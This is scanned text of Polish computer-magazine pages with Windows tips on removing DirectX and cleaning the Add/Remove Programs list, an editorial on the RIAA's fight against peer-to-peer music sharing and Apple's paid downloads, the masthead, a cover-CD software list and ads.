Aby odinstalować biblioteki DirectX w systemach Windows 2000/XP, użytkownik musi załogować się na konto z uprawnieniami administratora. Będziemy potrzebowali również płyty CD z wersją instalacyjną systemu lub plików z katalogu 1386 (pochodzącego z krążka Windows), skopiowanych na dysk twardy. Uruchamiamy program, po chwili aplikacja informuje nas





o konieczności umieszczenia w napędzie płyty instalacyjnej systemu Windows ●. Jeżeli na dysku twardym mamy skopiowany z krążka katalog 1386, klikamy wówczas na ● a następnie wskazujemy odpowiednią ścieżkę. Program kontynuuje swoje działanie, na zakończenie wyświetla okno z komunikatem o konieczności zrestartowania systemu.



wersji DirectX, ale tylko wówczas, jeżeli przed instalacją wersji 9 ustawiliśmy punkt przywracania systemu. Domyślną wersję DirectX moż-

ności za ewentualne szkody wynikające z nieprawidłowego działania aplikacji. Obsługa programu w systemach Windows 98/Me nie jest



Lista Dodaj/Usuń programu

Jak usunąć wpis z listy programów w narzędziu Dodaj/Usuń programy?

Można to zrobić na przykład za pomocą programu **jv16 PowerTools**, zamieszczonego na CD w tym wydaniu Eksperta. Aplikacja, bazując na wpisach w Rejestrze Windows, tworzy listę programów, które są obecnie zainstalowane, a także i tych, które pozostawiły w systemie informacje o sobie, na przykład po niepoprawnym odinstalowaniu. Po uruchomieniu programu klikamy na **Opcje rejestru**. W dolnej części pojawiającego się



Warto zajrzeć...

Rozgłośnie internetowe:

- www.shoutcast.com
- <http://streamripper.sourceforge.net>

Sterowniki OpenGL:

- www.nvidia.com
- www.ati.com
- www.voodoofiles.com
- www.s3graphics.com

DivX:

- www.cdinfo.pl
- <http://divx.pl>
- www.divx-digest.com

okna znajduje się przycisk ●, za pomocą którego możemy usuwać wybrane wpisy z listy.

MM ■



Czyste sumienie za dolara

Do niedawna muzykę z internetu można było ściągnąć tylko w nielegalnych sieciach p2p. Idą zmiany

Wrok wreszcie zapadł. W walce producentów muzycznych, zrzeszonych w organizacji RIAA (Recording Industry Association of America), z milionami internautów kopiujących muzykę MP3 w sieciach peer-to-peer amerykański sąd nie przyznał racji tym pierwszym. W procesie RIAA przeciw dwóm operatorom sieci p2p orzeczono, że ci ostatni nie są winni wykorzystywania ich programów do łamania prawa, czyli wymiany plików. Internauci wiwatują.

A było tak: Kilka lat temu programiści wymyślili sposób kompresowania utworów muzycznych do tego stopnia, żeby można je było szybko przesyłać przez internet. W sieci pojawiły się łatwo dostępne kolekcje plików. mp3, oczywiście za darmo. Producenci nie mogli przyglądać się temu beczynnym. Ruszyła lawina procesów o łamanie praw autorskich. Przed sądami stawiali właściciele serwerów z trefnym towarem oraz ak-

tywniejsi internauci. Wkrótce nielegalne pliki zniknęły z sieci. Jednak tylko z oficjalnego obiegu. Ekspert pisał o nich w poprzednim numerze). Tam jest bezpieczniej. Zdecentralizowany charakter tych sieci oraz sprytne mechanizmy ukrywania tożsamości osoby udostępniającej pliki sprawiają, że nie bardzo wiadomo, kogo i w jaki sposób ściągać.

Ostatnio poradzono sobie i z tym problemem. Przed sądem postawiono i skazano na kary wysokich grzywien między innymi czterech amerykańskich studentów, udostępniających pliki muzyczne w lokalnych sieciach p2p. Trudno jednak wezwać przed oblicze Temidy kilkaset milionów osób, na tyle bowiem ocenia się użytkowników tych sieci.

RIAA od lat zaciekle walczy z piractwem. Ucieka się przy tym do różnych metod, podobno nie zawsze legalnych. Ponoć to właśnie ona stoi za unieruchomieniem węzłów IRC ogóln-

noświatowej sieci DALnet. Akcja miała być odwetem za tolerowanie przez adminów pirackich plików. Mówi się też, że na jej zlecenie pisane są konie trojańskie, które mają zwalczać internetowych piratów. RIAA ma też rozpowszechniać w sieci coraz więcej tak zwanych fake'ów (czyli plików o fałszywej zawartości).

Według producentów muzycznych na skutek rozwoju sieci p2p sprzedaż płyt CD z muzyką spada rocznie o kilka procent. To ogromne pieniądze. Nic więc dziwnego, że RIAA, nazywana zbrojnym ramieniem koncernów muzycznych, tak chętnie sięga po kij. Można jednak inaczej, a udowodnił to Apple. Firma od niedawna oferuje w internecie muzykę do ściągnięcia po bardzo atrakcyjnych cenach. Piosenka za dolara. Witryna ruszyła na przełomie kwietnia i maja, po tygodniu podano pierwsze dane. W ciągu siedmiu dni internauci kupili ponad milion utworów!

Firma Apple pokazała, że można sprzedawać muzykę znacznie taniej niż dotychczas i nadal jest to rentowny biznes. Przy okazji przekonano się o jeszcze jednym bardzo ważnym fakcie: internauci wcale nie chcą nikogo okradać. Kopiuja, bo tak jest prościej i wygodniej, lecz jeżeli będzie trzeba, to chętnie za to zapłacą. Byłe nie jak za zboże... **WM**

ekspert

Adres Redakcji:

Ekspert Axel Springer Polska Sp. z o.o., 02-222 Warszawa, Al. Jerozolimskie 181 (Ochota Office Park).

Telefony: **sekretariat** (022) 6084050;

faks: (022) 6084077

Redaktor naczelny Wiesław Matecki **WM**

Zastępca red. nacz. Łukasz Czekajewski (MCSE)

Sekretarz redakcji Jerzy Łabuda **JŁ**
Korekta merytoryczna Robert Szyzka (MCSE) **RS**

Teksty Bartosz Bobkiewicz **BB**, Marek Bartosiewicz **MB**, Tomasz Bryja (www.infojama.pl)

TB, Bartłomiej Dramczyk **BD**, Rafał Frackiewicz **RF**, Piotr Gontarczyk (www.frazpc.pl)

PG, Marek Konderski **MK**, Jakub Kosiec **JK**, Marcin Lis **ML**, Mariusz Michalski **MM**,

Tomasz Napierała **TN**, Paweł Paczowski **PP**,

Tomasz Przyjemski **TP**, Jerzy Sadkowski **JS**,

Tomasz Sulejewski **TS**, Paweł Szepecht **PS**,

Krzysztof Włosek **KW**, Marek Zieliński **MZ**,

Andrzej Ziembakowski (MCSE) **AZ**

Przygotowanie krążka CD-ROM Tomasz

Sulejewski (CD Manager), Łukasz Czekajewski,

Andrzej Janysko, Piotr Kudrle (programowanie), Mariusz Michalski

Tłumaczenie programów: Tomasz

Przyjemski (Restorator 2003 ES)

Korekta Jolanta Rososińska

Projekt makiety Bogusław Mazur, Zbigniew

Zieliński

Studio graficzne Izabela Królikowska,

Katarzyna Ochelska, Wojciech Paszkowski,

Zbigniew Zieliński

Fotodiytor Magdalena Stopka

Adres witryny Eksperta

www.ks-ekspert.pl

Adres e-mail do redakcji

redakcja@ks-ekspert.pl

Sprzedaż numerów archiwalnych

Łukasz Szmidtowski

prenumerata@axelspringer.com.pl

0801120003, 6084002

Listy do redakcji prosimy kierować

pod adres redakcji lub pod redakcyjny

numer faksu, podane powyżej.

Redakcja nie zwraca materiałów niezamówio-

nych, zastrzega sobie prawo redagowania

nadesłanych tekstów, nie odpowiada za treść

zamieszczanych reklam i ogłoszeń

Wydawca Axel Springer Polska Sp. z o.o.

członek Izby Wydawców Prasy i Związku

Kontroli Dystrybucji Prasy

Adres 02-222 Warszawa,

Al. Jerozolimskie 181 – Ochota Office Park

Recepcja (022) 6084000

Sekretariat prezesa 6084100

Prezes wydawnictwa Wiesław Podkański

Dyrektor generalny Florian Fels

Dyrektor wydawniczy Marcin Przasnyski

Reklama Cezary Żelazowski 6084243

Piotr Roszczyk 6084118

Promocja Agnieszka Kamola 6084057

Kolportaż Janusz Snarski 6084010

Produkcja Elżbieta Gamcarczyk 6084144

Public Relations

Marzena Daszkiewicz 6084102

Księgowość Janusz Bąk 6084030

Druk Donnelley Polish American

Printing Company,

Kraków, tel. (012) 6526100

Zabroniona jest bezumowna sprzedaż

czasopisma po cenie niższej od ceny de-

talicznej ustalonej przez wydawcę. Sprze-

daż numerów aktualnych i archiwalnych

po innej cenie jest nielegalna

i grozi odpowiedzialnością

karną.



Spis programów na płycie

PEŁNE WERSJE

- **DVDrip 1.0**
- **Restorator 2003 PL**
- **Edycja Specjalna**
- **CoffeeCup GIF Animator 6.2**

WINDOWS

- 3D Flash Animator 4
- AC3Filter 0.66b
- Active Network Monitor 1.2
- AdRem NetCrunch 2.3
- Alcohol 120% 1.4.1.221
- ANASIL 2.2
- Anonymizer Privacy Toolbar
- AntiFirewall 1.1
- Audiograbber 1.82 build 2
- Audiograbber 1.82 PL
- AutoRun Wizard v1.00
- AVCodec v1.09
- Babarosa Gif Animator 3.5
- Bones CCD4 Profiler v1.2
- BurnDrive 1.0.1.3
- CDBurnerXP Pro version 1.1.5
- CloneCD 4.2.0.2
- ClonyXXL 2.0.1.4c
- ClonyXXL 2.0.1.4c PL
- CoffeeCup Direct FTP 5.2
- CoffeeCup Firestarter 6.0
- CoffeeCup HTML Editor 9.5
- CoffeeCup PopUp Blocker 3.0
- CoffeeCup PopUp Blocker 2.0
- Cool Edit Pro 2.1
- CoolMon version 1.0 RC2
- CPU-Z 1.17
- CPUBurn 1.4
- Desktop Orbiter 2.0
- Dev-C++ 5.0 beta 7 (4.9.7.0)
- Digital Mars C and C++ Compiler v. 8.32
- DivX 4.12
- DivX 5.0.5 Bundle
- Easy Burning 1.4
- Feurio 1.66
- ffdshow-alpha 20030103
- GhostSurf 2.0
- Gordian Knot Rip Pack 0.27
- Gordian Knot System Pack 1.0
- Hot CPU Tester 3.4.2 (Lite)
- IfoEdit 0.95
- ImgTool Classic 0.90
- jv16 Power Tools 1.3.0.196
- KoolMoves 3.70
- Macromedia Flash MX
- Macromedia Shockwave Player MX
- Memtest86 v3.0
- Moho 4.0.2
- mp3DirectCut 1.30
- MultiProxy 1.2
- Nero Burning ROM 5.5.10.15a
- Nero Burning ROM 5.5 PL
- Nero BurnRights 1.0
- Nero Info Tool 1.03.3
- NTI CD-Maker 6 Platinum
- PowerGG PowerPack 1.5.15
- Rage3D Tweak 3.8c
- RateXCalc 0.1
- REALmagic MPEG-4 Video Codec 9x/2000/XP
- Remote Administrator 2.1

- Remote Task Manager 3.751
- RemoteExplorer 01.802
- RemotelyAnywhere 4.10
- RivaTuner 2.0 v2.0 RC 12.1
- Sothink Glandia 2001a
- Steganos Internet Privacy 2.12
- Streamripper 1.53 for Winamp3 Plug-in
- Streamripper 1.54 for Winamp2.x Plug-in
- Swish 2.01
- Tiger II Millennium dla Windows 1.0.13
- TMPGEnc Version 2.510
- TVTool 6.8.4.4
- Tweak UI 1.33
- VCDEasy v1.1.5
- Virtual Pascal v2.1
- VirtualDub v1.5.1
- Visual Basic Control Creation Edition 5.0
- VNC 3.3.6
- VP Remote Control 5
- Winamp 2.91
- Winamp 2.91 PL
- Winamp 3
- Winamp 3 PL
- Xara3D 5
- Xara3D 5.0 PL
- XviD 16/02/03

POPRAWKI

- DirectX 9.0
- DirectX Eradicator 1.09 beta
- Service Pack 1a dla Win XP

STEROWNIKI

- ATI Catalyst 3.2 9x/2000/XP
- ForceASPI 1.7
- Matrox 5.82 9x/2000/XP
- Nasty File Remover 0.6
- nForce 2.03 98/Me/XP
- NVIDIA Detonator XP 43.45 98/Me/2000/XP
- Realtek AC'97 Audio A3.42
- SIS Xabre 3.10
- VIA AC'97 ComboAudio v3.50b
- VIA Hyperion 4in1 4.46

LINUX

- arson 0.9.7
- bchunk v1.11
- Burn Baby Burn 0.0.4
- dvd:rip 0.50.8
- Gnome Toaster 2001-03-18
- MPlayer 0.90RC4
- Remote Desktop Client 1.2.0
- Samba v. 2.2.8a
- subtitleripper 20021030
- transcode 0.6.3
- VCDImager 0.7.13
- VNC 3.3.3R2
- webmin-1.070

Z CZASOPIŚMIA

- Kompletnie kody źródłowe oraz pliki projektów do programów stworzonych w tym numerze Eksperta
- Grafiki wykorzystane we wskazówkach do Photoshopa oraz GIF Animatora

PRAWO JAZDY ZA 2 ZŁ*

4 Na tym skrzyżowaniu kierujący pojazdem 1:

A przejeżdża ostatni

B ma pierwszeństwo przed pojazdem 2

X ma pierwszeństwo przed pojazdem 3

ZALICZONE

Po co masz wydawać kilkadziesiąt złotych na książkę?
Teraz przygotujesz się do egzaminu teoretycznego za jedyne 2 zł!*

Sprawdź już dziś na www.prawojazdy.interia.pl

Znajdziesz tam wszystkie aktualnie obowiązujące pytania egzaminacyjne.

Sprawdzisz również swoją wiedzę podczas testu,
który przebiega dokładnie tak samo, jak na egzaminie państwowym.

www.prawojazdy.interia.pl

Twój sposób na egzamin!

PORÓWNAJ Z NAJLEPSZYMAMI

aparat cyfrowy
MT 412

esús



aparaty cyfrowe od

155,- PLN*



- Rozdzielczość 2048x1536 ppi (3.1M pikseli)**
- Wbudowane 16MB pamięci FLASH (do 15 obrazów hi-res, do 25 obrazów mid-res, do 40 obrazów lo-res, do 100 obrazów SVGA)
- Oprogramowanie: Photo Impression 4.0, Photo Base 3.0, Video Impression 1.6, Fun House
- Wbudowany 1,5" kolorowy ekran TFT LCD

- Wbudowana lampa błyskowa z redukcją „czerwonych oczu”
- 4x cyfrowe powiększenie
- Makro 20 ~ 25 cm
- Obsługa kart pamięci SD, MMC
- Wyjście wideo sygnału niskiej częstotliwości
- Możliwość mocowania do statywu
- Bardzo małe rozmiary

Zachowaj najlepsze chwile

media-tech

www.media-tech.pl